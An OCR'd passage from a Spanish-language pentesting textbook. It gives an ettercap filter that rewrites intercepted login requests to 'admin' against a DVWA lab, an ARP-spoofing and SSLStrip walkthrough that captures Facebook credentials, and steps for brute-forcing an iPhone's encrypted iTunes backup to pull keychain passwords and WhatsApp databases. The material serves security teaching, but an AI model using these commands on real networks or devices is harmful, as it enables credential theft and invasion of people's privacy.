   # Si la informacion del paquete contiene una pagina de loggeo
if (search(DATA.data, "POST")){       msg("POST request");       if
(search(DATA.data, "login.php") ){          msg("Call to login
page");

        # Cambiar contenido para prevenir el fallo del servidor
pcre_regex(DATA.data, "Content-Length\:\ [0-9]*","Content-Length: 41");
msg("Content Length modified");

        # Cambiar cualquier usuario a "admin"
        if (pcre_regex(DATA.data, "username=[a-zA-Z]*&","username=admin&"))   {
msg("DATA modified\n");
        }
```

```
        msg("Filter Ran.\n");
      }
    }
  }
```

- Lo que hará este código será cambiar mediante el uso de expresiones regulares todas los valores de la variable "username" por "admin", asi cualquier valor que se ingrese en el campo de username, este será automáticamente cambiado hacia "admin", la contraseña como ya la sabemos desde el capítulo de Pentesting en aplicaciones Web, es "**admin**" también. La manera en la que funciona el filtro junto con ettercap, es reteniendo la información antes de ser enviada al servidor, asi el script cambia los valores ingresados en el campo de username por el de admin, asi de esta forma **podemos ingresar con la cuenta de "admin" con cualquier valor ficticio**, la condición es que se ingrese la contraseña correcta, al momento de que nos hayamos loggeado con éxito, el nombré de usuario loggeado seguirá siendo "admin" Ahora que tenemos este código en el .txt, lo guardaremos como "**script-de-remplazo-de-ettercap. filter**" (.**filter**) es la extensión con la que trabajará el compilador de ettercap.

NOTA: El editor de texto qué se usa en este Ejemplo es "Geany", se encuentra dentro de Parrot Security OS.




Imagen 3.13.5: Código transcrito al editor de texto, listo para guardarse con el nombre antes especificado.

- Ya que lo hayamos guardado en nuestra locación preferencial (Para este ejemplo se guardó en **/root/Desktop/#PPHMALC/**):




Imagen 3.13.6: Archivo con extensión .filter ya guardado.

- Ahora lo que haremos será compilar él .txt en el **compilador de ettercap** para convertirlo a una extensión tipo **.ef,** navegamos hasta el directorio mediante CLI y ejecutamos el siguiente comando: **etterfilter -o script-de-remplazo-de-ettercap.ef script-de-remplazo-deettercap.filter** Donde:

- **etterfilter:** Hacemos uso del compilador
- **-o "archivo.ef":** Es el archivo de salida que tendrá la extensión **.ef**
- **"archivo.filter":** Es el archivo que contiene el código con el que el compilador trabajará.

Imagen 3.13.7: Uso de la Herramienta "etterfilter" y obtención del script compilado.

- Una vez compilado el filtro, lo cargamos en ettercap para su uso, en ettercap abrimos la pestaña "**Filters**", después en "**Load a Filter**" y navegaremos hasta el directorio en el que se encuentre el "**archivo.ef**" y lo seleccionamos:




Imagen 3.13.8: Botón para cargar el filtro.

- Una vez hecho esto, al cargarlo en la parte e debajo de ettercap nos mostrará un mensaje que se cargó determinado filtro y que está en uso:




Imagen 3.13.9: Filtro cargado con éxito.

- Si nosotros nos loggeamos con cualquier usuario y con la contraseña correcta en la página del ejercicio anterior (DVWA), ingresaremos de forma exitosa como "**admin**" <u>sin importar el usuario proporcionado</u>:




Imagen 3.14.0: Formulario de loggeo de DVWA en donde se ingresarán las credenciales ficticias.

Imagen 3.14.1: Acceso conseguido.

- Hemos ingresado con éxito, por lo que el script ha funcionado, dentro de Ettercap podemos ver como **interceptaron las credenciales y corre el script de filtrado:**

```
HTTP : 192.168.28.129:80 -> USER: hackingmexico  PASS: admin  INFO: http://192.168.28.129/dvwa/login.php
CONTENT: username=hackingmexico&password=admin&Login=Login

POST request
Call to login page
Content Length modified
DATA modified
```

Imagen 3.14.2: Intercepción de credenciales mediante ettercap.

- Al igual vemos en **Wireshark**, como el sniffer interceptó las variables **USER y PASS**:




Imagen 3.14.3: Paquete interceptado por Wireshark, en donde se muestran las credenciales y las variables del formulario de loggeo.

4. Bypass de HTTPS y SSL.

Algo que les ofrece seguridad a los usuarios en las comunicaciones vía web es el protocolo HTTPS y SSL apoyan el uso de certificados digitales desde el servidor de modo que un usuario puede autenticar al emisor. A menos que se especifique un puerto diferente, HTTPS utiliza el puerto 443 en lugar de puerto HTTP 80 en sus interacciones con la capa inferior, TCP / IP. Supongamos que un usuario hace una visita a un sitio Web de compras o en donde tenga que usar credenciales para loggearse.

Cuando esté listo para ordenar o ingresar, se le dará un formulario de pedido de página Web o un formulario de acción de loggeo con un (URL) que comienza con **"https: //".**


¿Qué es el HTTPS?

Por su definición "**Hyper Text Transfer Protocol Secure**" es un protocolo que establece una capa de segura en el tráfico de la red. Al hacer uso de este protocolo, la información o tráfico que enviemos mediante nuestro navegador estará cifrada. La información que el usuario recibe por parte del servidor también viajará en forma cifrada y será descifrada para el usuario por la subcapa HTTPS del navegador.
Sin embargo, la efectividad del HTTPS puede verse afectada o limitada por la implementación de ciertos navegadores o la falta de algoritmos adecuados que corroboren en los servidores de forma correcta la información que contiene el tráfico.

Obtención de passwords mediante SSLStrip.

Debido a que las medidas de seguridad que se implementan para poder proteger la información que se envía mediante los navegadores web, resulta imposible conseguir hacer sniffing con las herramientas y métodos que hemos visto hasta ahora, por lo que habrá que tomar otro camino para conseguir nuestro objetivo. Es por esto que se han desarrollado diferentes herramientas que nos permiten obtener cumplir nuestro propósito, entre ellas se encuentra SSLStrip, este es un proxy que está diseñado para convertir sesiones HTTP a HTTPS, es decir, hace que las sesiones no cifradas tipo HTTP se parezcan lo más posible a una de tipo HTTPS, convirtiendo los links con HTTPS a HTTP, mediante el uso de una "**private key**".
En el siguiente ejercicio se demostrará como obtener las credenciales de una red social (En este caso Facebook), mediante el uso de SSLStrip en conjunto con un ataque tipo ARP Spoofing, que utiliza una conexión "segura" con HTTPS:

- **Para esta demostración se ocupara la VM con Windows 7 usada anteriormente, configurado su adaptador de red en modo NAT.**
- Estando en Parrot OS, abrimos una terminal y ejecutaremos los siguientes comandos, para habilitar el re direccionamiento de la IP: **echo 1 > /proc/sys/net/ipv4/ip_forward**




- Seguido de eso estableceremos una configuracion que redirija el tráfico hacia el puerto 8080 que es donde corre el servicio del protocolo HTTP, esto se puede hacer con el siguiente comando: **iptables -t nat -A PREROUTING -p tcp --destination-port 80 –j REDIRECT --to-port 8080**

Imagen 3.14.4: Habilitando el re direccionamiento y estableciendo el puerto del protocolo HTTP.

- Una vez establecidas las configuraciones previas, comenzaremos un ataque ARP Spoofing mediante consola de comandos, para ver el modo de uso, ejecutamos el comando: "**arpspoof –h**".

Imagen 3.14.5: Parámetros de configuracion de arpspoof.

- Viendo que la sintaxis es muy simple y señalando los parámetros de



configuracion que ocuparemos, dentro de la terminal ejecutamos el siguiente comando: **"arpspoof –i eth0 –t (Direccion IP del objetivo) –r (host/dirección del router)"**, al ejecutarlo veremos cómo se lleva a cabo el ataque ARP Spoofing, en este caso el objetivo fue la Máquina Virtual con Windows 7:

Imagen 3.14.6: Inicializando ataque de ARP Spoofing

- Ya que esté funcionando el ataque ARP, es momento de inicializar a SSLStrip para vulnerar la capa de seguridad que está cifrando el tráfico. En una

terminal nueva iniciaremos SSLStrip y le indicaremos que el puerto en el que estará a la escucha será el **8080**, que fue el que previamente configuramos para redirigir el tráfico hacia este. Ejecutamos el siguiente comando: **sslstrip –l 8080**.

Imagen 3.14.7: Inicializando SSLStrip en el puerto 8080.

- Una vez finalizado todo esto, ya podremos hacer sniffing del tráfico cifrado por protocolo HTTPS en la red. Para ejemplificar esto, suponiendo que la víctima mediante su navegador (Internet Explorer en este caso) entra a un sitio que la redirija HTTPS (Facebook), ingresará por protocolo HTTP, dejando insegura la línea de comunicación:

Imagen 3.14.8: Protocolo HTTPS remplazado por HTTP

- Ahora que nos deshicimos del HTTPS, ingresaremos credenciales ficticias para comprobar el funcionamiento del ataque:




Imagen 3.14.9 y 3.15.0: Prueba de ingreso de credenciales ficticias.

- Hecho esto, ya podremos ver las credenciales interceptadas, para esto SSLStrip guarda un registro (**sslstrip.log**)donde acumula la información que se obtiene durante el sniffing, para visualizar su contenido de este registro, en la terminal de comandos ejecutamos "**cat ssltrip.log**", como el envió de información en el formulario de loggeo de Facebook se encuentra entre las últimas acciones que sslstrip registró, obviamente las credenciales se encuentran casi hasta el final del archivo de registro:

Imagen 3.15.1 y 3.15.2.: Visualización del registro de SSLStrip vía terminal de comandos.

Vemos que de forma exitosa obtuvimos las credenciales que ingresamos a Facebook, en donde las variables que se ocupan para el acceso son "**email**" y "**pass**", con sus respectivos valores cada una, que fueron los que ingresamos. Si queremos visualizar esta información en un formato las leíble, podemos usar un editor de texto para esto, en este caso será "**Geany**", en dentro de otra terminal ejecutamos "**geany sslstrip.log**":

Imagen 3.15.3 y 3.15.4: Visualización del mismo registro mediante Geany.

Introducción.

Los ataques a dispositivos móviles están en aumento. Cada vez adaptamos o hacemos mayor uso de nuevos y mejores "smartphones", con sus aplicaciones, gadgets, novedades, procurando mantener todo conectado entre sí, y por su puesto… vienen más y mayores riesgos para nuestra información, el que se esté mayor expuesto a una amenaza o ataque que conlleve más allá de la pérdida de datos.

La explotación de dispositivos móviles sones el medio principal con el que un atacante puede conseguir esto, ya sea que el acceso al dispositivo sea remoto o físico, en donde también se involucrará el análisis forense y extracción de datos.

Existen múltiples plataformas para dispositivos móviles, como Android, iOS, Windows etc. Cada plataforma tiene su propio conjunto de características, lenguaje de programación, y un conjunto diferente de herramientas. Esto significa que cada plataforma tiene diferentes maneras de llevar a cabo su explotación, diferente malware que se usa en ellas, y requiere un enfoque único en lo que se refiere al Pentesting, como también al análisis forense.

La Explotación dispositivos móviles es un tema muy amplio, al cual nosotros de raemos un enfoque bastante practico y técnico para poder entender de una mejor forma como es que se lleva a cabo esto.

Dispositivos iOS

Extracción y análisis de información.

Desde su lanzamiento, los dispositivos IOS siempre han atraído a muchos desarrolladores, lo que lleva a que existan numerosas aplicaciones disponibles para dispositivos IOS, cada vez es más común que estas **apps** tengan que guardar los datos de aplicación en memoria local del dispositivo, de donde nosotros nos aprovecharemos.

La extracción análisis y de archivos puede llevarse a cabo mediante distintas formas, la que veremos aquí en este capítulo se demostrará una de varias formas para obtener acceso a la información de que guardan estos dispositivos, asi como el procedimiento a detalle para poder llevar a cabo esto.

Preparando lo necesario.

Para comenzar con esto, haremos uso de varias herramientas que nos permitirán extraer la información que necesitemos (o estemos en búsqueda de), asi como trabajar con la información que se obtendrá del dispositivo durante la extracción que nos permitirá llevar a cabo dicha herramienta.

Hardware y Software requerido:

- IPhone (OS 7.1 hacia arriba)
- ITunes
- Elcomsoft phone password breaker
- Firefox con "add-on" (extensión) de SQLite.

Respaldo de iTunes.

Una ventaja de iTunes es que puede realizar respaldos de los dispositivos con los que se sincronicé, ya sean cifrados o no. Cada que se realicé un respaldo en la computadora, cuando haya en existencia archivos nuevos en el dispositivo, iTunes automáticamente sobrescribirá los ya anteriores, añadirá los nuevos y los respaldará. Este respaldo puede realizarse vía USB o Wi-Fi.
Nosotros podemos tomar ventaja de esto si tenemos acceso físico al dispositivo iOS de la víctima o a la computadora en la que reside este respaldo.

Comenzando.

- Ya obtenido todo lo necesario para trabajar, **Conectamos nuestro iPhone a iTunes**, esperaremos a que aparezca el dispositivo, lo seleccionaremos y en la sección de **"resumen"** haremos clic en **"Realizar respaldo ahora"**, el cifrado de selecciona por default, asi que no lo quitaremos:

Imagen 4.1: Opciones para configurar respaldo cifrado del dispositivo.

- Nos aparecerá un diálogo donde indicaremos el respaldo de las aplicaciones descargadas en el dispositivo, escogeremos que no, ya que lo que buscamos son la/s bases de datos de esta información que está en la memoria local.




Imagen 4.2: Opción de no realizar respaldo de las aplicaciones descaradas o instaladas.

- Seguido de eso, nos indicará si otorgaremos autorización a este equipo para hacer uso de las apps instaladas en el dispositivo, se la denegaremos.




Imagen 4.3: Denegación de autorización

- Nos mostrará una advertencia de que no se pueden usar las apps, la ignoraremos haciendo clic en OK.






Imagen 4.4: Apps no transferidas por la falta de la autorización.





- La ubicación en MAC OS X es: **~/Library/Application Support/MobileSync/Backup/**
- Hecho esto, se terminará con el proceso de obtención del respaldo **cifrado**, iremos a su ubicación, en windows 8, 8.1 y 10 es: **\Usuarios\(Nombre del usuario)\AppData\Roaming\Apple Computer\MobileSync\Backup**
- Al abrirlo, notaremos que todo el **contenido está cifrado y no es legible**, por lo cual habrá que descifrarlo utilizando el software de **Elcomsoft.**

Imagen 4.5 y 4.6: Ubicación de respaldo y su contenido no legible.

Descifrando respaldo de iTunes con Elcomsoft Password Breaker.

Esta herramienta nos permite acceder a los respaldo cifrados de las distintas plataformas, poder Apple, BlackBerry o Microsoft, todos con su respectiva forma de obtención de respaldo cifrado, además de que habilita el acceso forense a los archivos obtenidos de un respaldo que estaba protegido con un password, nos permite llevar a cabo ataques de fuerza bruta para la obtención de esta contraseña, ya sea mediante un diccionario, haciendo uso del algoritmo tradicional o que pongamos a trabajar ambos una.

Otra ventaja es que todos los ataques (recuperaciones de passwords) se realizan de manera "**offline**" por lo que no se requiere la autenticación a ningún tipo de servicio para llevar a cabo esto. Además de funcionar con teléfonos con Jailbreak, funciona con todos los dispositivos iOS existentes (iPod, iPad, iPhone, etc.) y es compatible con todas las versiones de iTunes (después de la 9.3).
Usaremos este software para descifrar el respaldo que obtuvimos, abrimos el programa y en la pestaña de "**Tools**" se ubica "**Decrypt Backup**" en el repertorio de herramientas para dispositivos **Apple:**

Imagen 4.7: Opción para descifrar respaldo realizado por iTunes.

- Al escoger "**Decrypt Backup**" nos aparecerá un recuadro indicando el respaldo ya antes hecho, asi como demás detalles sobre él, hacemos clic en "**choose**":




Imagen 4.8: Dispositivo que se escogerá.

- Seleccionado nos aparecerá el lugar de la futura locación de los archivos descifrados, escogemos el lugar de nuestra preferencia. También nos pide la **contraseña del Backup**, no la tenemos, por eso haremos **fuerza bruta** para conseguirla, hacemos clic en "**restore password**":




Imagen 4.9: Lugar de archivo de salida y opción de recuperación de contraseña.

- Se mostraran las opciones para realizar el ataque, como se mencionó antes, el método de recuperación es mediante fuerza bruta, es por eso que se muestran los 2 métodos, con diccionario y con algoritmo, es opcional el uso del que queramos, en este caso dejaremos habilitado el uso de ambos, hecho esto comenzamos el proceso de descifrado con: "**Start Recovery**"




Imagen 4.1.0: Configuración para el ataque y obtención del password.

- Comenzará el proceso y se mostrará el avance de los resultados, asi como demás detalles del dispositivo, como puede ser número de serie, fecha en la que se realiza el respaldo y el tipo de producto (dispositivo), al finalizar este paso de recuperación, nos encontraremos con el **explorador de Keychains** :

¿Qué es un Keychain?

Dentro de los dispositivos iOS, los Keychains son locaciones seguras donde la información es cifrada y se sincroniza al dispositivo para trabajar con los acceso. Alguna de la más valiosa información almacenada en los respaldos de estos dispositivos se encuentra en el Keychain, esto puede incluir, contraseñas de cuentas de correo, credenciales de otros servicios, contraseñas de los Access Points a los que se ha conectado el dispositivo y demás passwords que se utilicen en otras aplicaciones.

Dentro de los dispositivos IOS, hay 2 clases de Keychains en donde se guarda información y contraseñas:

- **Generic Passwords**
- **Internet Passwords**

El mecanismo de protección de los datos asociados al keychain **está ligado al código que se asigna al respaldo** una vez hecho, por lo que la protección del keychain es el código que se ingresa, en la mayoría de los casos los usuarios optan por un código de 4 dígitos, el cual poder ser **crackeado** de una manera sencilla mediante **fuerza bruta**.

- Después de haber finalizado el crackeo anterior y haber obtenido la contraseña del respaldo que está ligada al keychain, ya podemos poder visualizar la información que estamos buscando.
- Aparecerán los resultados de la recuperación, se mostrará la contraseña del respaldo, y el **explorador de Keychain.**




Imagen 4.1.1: Progreso de descifrado de datos.




Imagen 4.1.2: Resultados de la recuperación y obtención del password del respaldo.

- En el **keychain explorer** se pueden encontrar demás credenciales y passwords con los que se ha ingresado a algún servicio dentro del equipo, en el ejemplo se muestran los datos de acceso a una red WI-FI y un password de una cuenta de google:

Imagen 4.1.3: Obtención del password de un Access Point.




Imagen 4.1.4: Obtención del password de una cuenta de Gmail.

- Hacemos clic en "**Finish**"

Instalación de SQLite Manager.

Después de haber conseguido descifrar el respaldo y tener la información de forma legible, ya podemos analizarla, como se mencionó antes, estos respaldos contienen bases de datos, las cuales dentro pueden almacenar información sensible; contactos, registros de llamadas, conversaciones y demás datos. Un buen porcentaje de las bases de datos de estos respaldos tiene extensión **.sqlite** para poder visualizarlas utilizaremos una extensión para navegadores Firefox y similares (Mantra, Iceweacel, etc.) Si cuentas con Firefox, solamente hay que buscar el complemento e instalarlo, toma solo 1 minuto, si no cuentas con el navegador, te recomiendo descargarlo e instalar el Add-on (Extensión).

Ventajas de SQLite Manager:

- Facilidad para realizar consultas
- Visualizar y administrar cualquier bases de datos en SQLite
- Ofrece un panorama mayor sobre las tareas de búsqueda, edición, eliminación y adición de tablas
- Excelente árbol jerárquico donde se muestran los objetos de la/s bases de datos.

Utilizaremos esta herramienta para poder visualizar y trabajar con las **bases de datos de WhatsApp**, asi demostrando la cantidad de información que almacenan estos respaldos y que tan comprometedor puede resultar esto.

Trabajando con la información y Bases de datos de WhatsApp.

Ahora que hemos hecho un respaldo del iPhone, asi como también haberlo descifrado, podemos ver la información o datos de manera **"legible"**

- Retomando la finalización del proceso de descifrado, se mostrará el contenido ya descifrado en la locación seleccionada, en donde ya podremos ver la información que estaba cifrada:




Imagen 4.1.5: Directorio que almacena las bases de datos de WhatsApp dentro del respaldo información.

- Tomaremos como ejemplo a **WhatsApp.** Vemos que aparece el respaldo de múltiples aplicaciones que fueron instaladas previamente en el móvil, dejando asi un registro de información en la **memoria local del teléfono**, esto se debe a que muchas aplicaciones guardan información en los dispositivos, ya sea para establecer **configuraciones, media, o almacenar bases de datos** acerca de la información con la que trabajan esta aplicaciones.

  Dentro de la carpeta, aparecen múltiples bases de datos de los registro de la aplicación, como primer ejemplo tomaremos "**ChatStorage.sqlite**":

